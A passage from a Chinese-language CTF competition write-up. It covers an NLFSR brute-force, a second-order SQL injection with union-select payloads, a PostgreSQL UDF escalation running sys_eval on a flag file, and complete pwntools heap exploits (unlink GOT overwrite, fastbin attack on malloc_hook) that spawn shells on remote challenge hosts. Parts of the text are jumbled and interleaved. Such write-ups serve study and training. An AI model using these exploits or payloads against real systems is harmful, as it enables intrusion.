            changesign=False
        else:
            lastbit^=(i&1)
        i=i>>1
    output^=lastbit
    return (output,lastbit)

f=open("key","r")
result=f.read()
f.close()
result=result[0:12]
print len(result)
print result

R=0
mask=0b110110011011001101110
for item in range(0,3000000):
    last=""
    R=item
    for i in range(12):
        tmp=0
        for j in range(8):
            (R,out)=nlfsr(R,mask)
            tmp=(tmp << 1)^out
        last+=chr(tmp)
    if item%10000==0:
        print item
        print last
    if last==result:
        print "Found: "+str(item)
        print "flag{"+bin(item)[2:]+"}"
        exit()
```

（3）运行结果：




```
1150000
?9???8>g
1160000
Wuw\?
     ??6\
1170000
?????? PU?#
1180000
        ??nP?zo??
1190000
??gr??????
1200000
O?ㅜ~?dE3?
Found: 1209707
flag{1001001110101011101011}
```

14.three hit

简单功能可知为二次注入，通过尝试发现只有age字段可通过hex编码绕过，然后再登陆之后查询显示在页面上造成注入，所以编码age参数出的输入，进行注入


46238746234 union select 1,(select database()),3,4 --



```
usr
var
(1 row)

phrackCTF=# select sys_eval('cat /flag_is_here');
         sys_eval
--------------------------
 QWB{jarv1s0j13p5ettyg006}
(1 row)

phrackCTF=#
```

15.彩蛋

在github里面提供的dockerfile里面找到了数据库的账号密码
在扫描的时候发现目标开放了postgres的5432端口，然后连接尝试，进入数据库，尝试udf提权发现前人留下的模块，直接执行命



I'am 46238746234 union select 1,(select flag from flag),3,4 -- years old today. And in this website, people whose name is QWB{M0b4iDalaoOrzOrz} is also in age 46238746234 union select 1,(select flag from flag),3,4 --.

令

16.silent

在进行free操作的时候没有清除指针，导致可以对同一个内存块进行多次free。
在堆上构造相应的排布，构造符合unlink的堆排布。之后通过修改free got表为system地址，

free(“/bin/sh”) getshell

```python
#!/usr/bin/env python2
# coding:utf-8
from pwn import *
import os
import time
target = 'silent'
Libc   = []
BreakPoints = []
remote_addr = '39.107.32.132'
remote_port = 10000
verbose = 1
debug   = 1
LOCAL   = 0
def NEW(size,data):
    time.sleep(2)
    p.sendline('1')
    time.sleep(2)
    p.sendline(str(size))
    time.sleep(2)
    p.sendline(data)
    time.sleep(2)
def EDIT(id,data):
    time.sleep(2)
    p.sendline('3')
    time.sleep(2)
    p.sendline(str(id))
    time.sleep(2)
    p.sendline(data)
    time.sleep(2)
    p.sendline("")
    time.sleep(2)
def FREE(id):
    time.sleep(2)
    p.sendline('2')
    time.sleep(2)
    p.sendline(str(id))
    time.sleep(2)
def POC():
    time.sleep(2)
    print p.recv(100)
    time.sleep(2)
    FREE_got = 0x602018
    system = 0x400730
    NEW(0x80,"/bin/sh")
    NEW(0x80,"A")
    NEW(0x80,"A")
    NEW(0x80,"A")
    NEW(0x80,"A")
    NEW(0x80,"B")
    NEW(0x80,"C")
    NEW(0x20,"X")
    FREE(5)
    FREE(6)
    fd = 0x602100 - 3*8
    bk = 0x602100 - 2*8
    NEW(0x110, p64(0) + p64(0x8) + p64(fd) + p64(bk) + "M"*0x60 + p64(0x80)
+ p64(0x90))
    sleep(1)
    FREE(6)
    EDIT(8,p64(FREE_got))
    sleep(1)
    EDIT(5,p64(system))
    FREE(0)
    p.interactive()
def hint(BreakPoints=[]):
    if LOCAL and debug:
        gout = 'gdb attach ' + str(pwnlib.util.proc.pidof(target)[0])
        for bp in BreakPoints:
            gout += " -ex 'b *{}'".format(hex(bp))
        raw_input(gout+" -ex 'c'\n" if BreakPoints else gout+"\n")
    if Libc:
        elf = ELF(Libc[0])
        gadget = lambda x: next(elf.search(asm(x, os='linux', arch='amd64'))
)
    if LOCAL:
        if Libc:
            for Libc_ in Libc:
                os.environ['LD_PRELOAD'] = os.environ['PWD'] + '/' + Libc_ +
 ':'
        p = process('./'+target)
        if debug:
            gout =  'gdb attach ' + str(pwnlib.util.proc.pidof(target)[0])
            for bp in BreakPoints:
                gout += " -ex 'b *{}'".format(hex(bp))
            raw_input(gout+" -ex 'c'\n" if BreakPoints else gout+"\n")
    else:
        p = remote(remote_addr,remote_port)
    if verbose: context.log_level = 'debug'
if __name__ == '__main__':
    POC()
```

17.Python is the best language 1

这个题目看起来注入点有很多，一直在死磕editor_profile这个地方，发现对内容做了正则限制，一直没能够很好利用

后面发现留言板有大量的信息，文件读取的内容。

才注意到这里还有一个insert注入，利用一次可以插入多条数据便可注入出数据。

18.silent2

新增的对创建堆块大小的限制不影响之前silent1的payload。在这里仍然可以使用
代码同1

19.raisepig

首先用户申请内存后没有初始化，导致可以信息泄漏，eatpig的时候没有对pig指针进行清除导致可以对pig进行多次free。通过fast bin attack修改malloc hook地址为one gadget实现getshell

```python
from pwn import *
context(arch = 'i386', os = 'linux')

r = remote('39.107.32.132', 9999)

def raise_a_pig(name):
    r.recvuntil(': ')
    r.sendline('1')
    r.recvuntil(':')
    r.sendline(str(len(name)))
    r.recvuntil(':')
    r.send(name)
    r.recvuntil(':')
    r.sendline('?')

def visit_pigs():
    r.recvuntil(': ')
    r.sendline('2')
    return r.recvuntil(',-,------,')

def eat_a_pig(id_):
    r.recvuntil(': ')
    r.sendline('3')
    r.recvuntil(':')
    r.sendline(str(id_))

def eat_all_pigs():
    r.recvuntil(': ')
    r.sendline('4')

for i in xrange(3):
    raise_a_pig('P' * 0x28)
for i in xrange(2):
    raise_a_pig('P' * 0x88)
for i in xrange(3):
    eat_a_pig(i)
raise_a_pig('P' * 0x28)
eat_a_pig(1)

data = visit_pigs()
start = data.find('[5] :') + len('[5] :')
end = data.find('\n', start)
leak = data[start:end]
heap = u64(leak.ljust(8, '\0'))

eat_a_pig(3)
raise_a_pig(''.rjust(0x88, 'A'))
eat_a_pig(3)
data = visit_pigs()
start = data.find('[6] :') + len('[6] :')
end = data.find('\n', start)
leak = data[start:end]
libc = u64(leak.ljust(8, '\0'))

print('heap: %s' % hex(heap))
print('libc: %s' % hex(libc))
malloc_hook = libc - 0x7ffff7dd1b78 + 0x7ffff7dd1b10
binsh = libc - 0x3c4b78 + 0x1bcd17
realloc_gadget = libc - 0x3c4b78 + 0x846d0
magic = libc -0x3c4b78 + 0x4526a

raise_a_pig(''.rjust(0x68, 'P'))
raise_a_pig(''.rjust(0x68, 'P'))
raise_a_pig(''.rjust(0x68, 'P'))
eat_a_pig(7)
eat_a_pig(8)
eat_a_pig(9)
eat_a_pig(8)

fake_chunk_addr = malloc_hook - (0x110-0xf5) - 8
payload = p64(fake_chunk_addr) + p64(0)
```

```
raise_a_pig(payload.ljust(0x68, 'Q'))
raise_a_pig(''.rjust(0x68, '\0'))
raise_a_pig(''.rjust(0x68, '\0'))

payload = '\0' * ((0x110-0xf5) - 16) + p64(magic) + p64(realloc_gadget)
raise_a_pig(payload.ljust(0x68, 'Q'))
r.recvuntil(': ')
r.sendline('1')
r.interactive()
```

20.问卷调查

略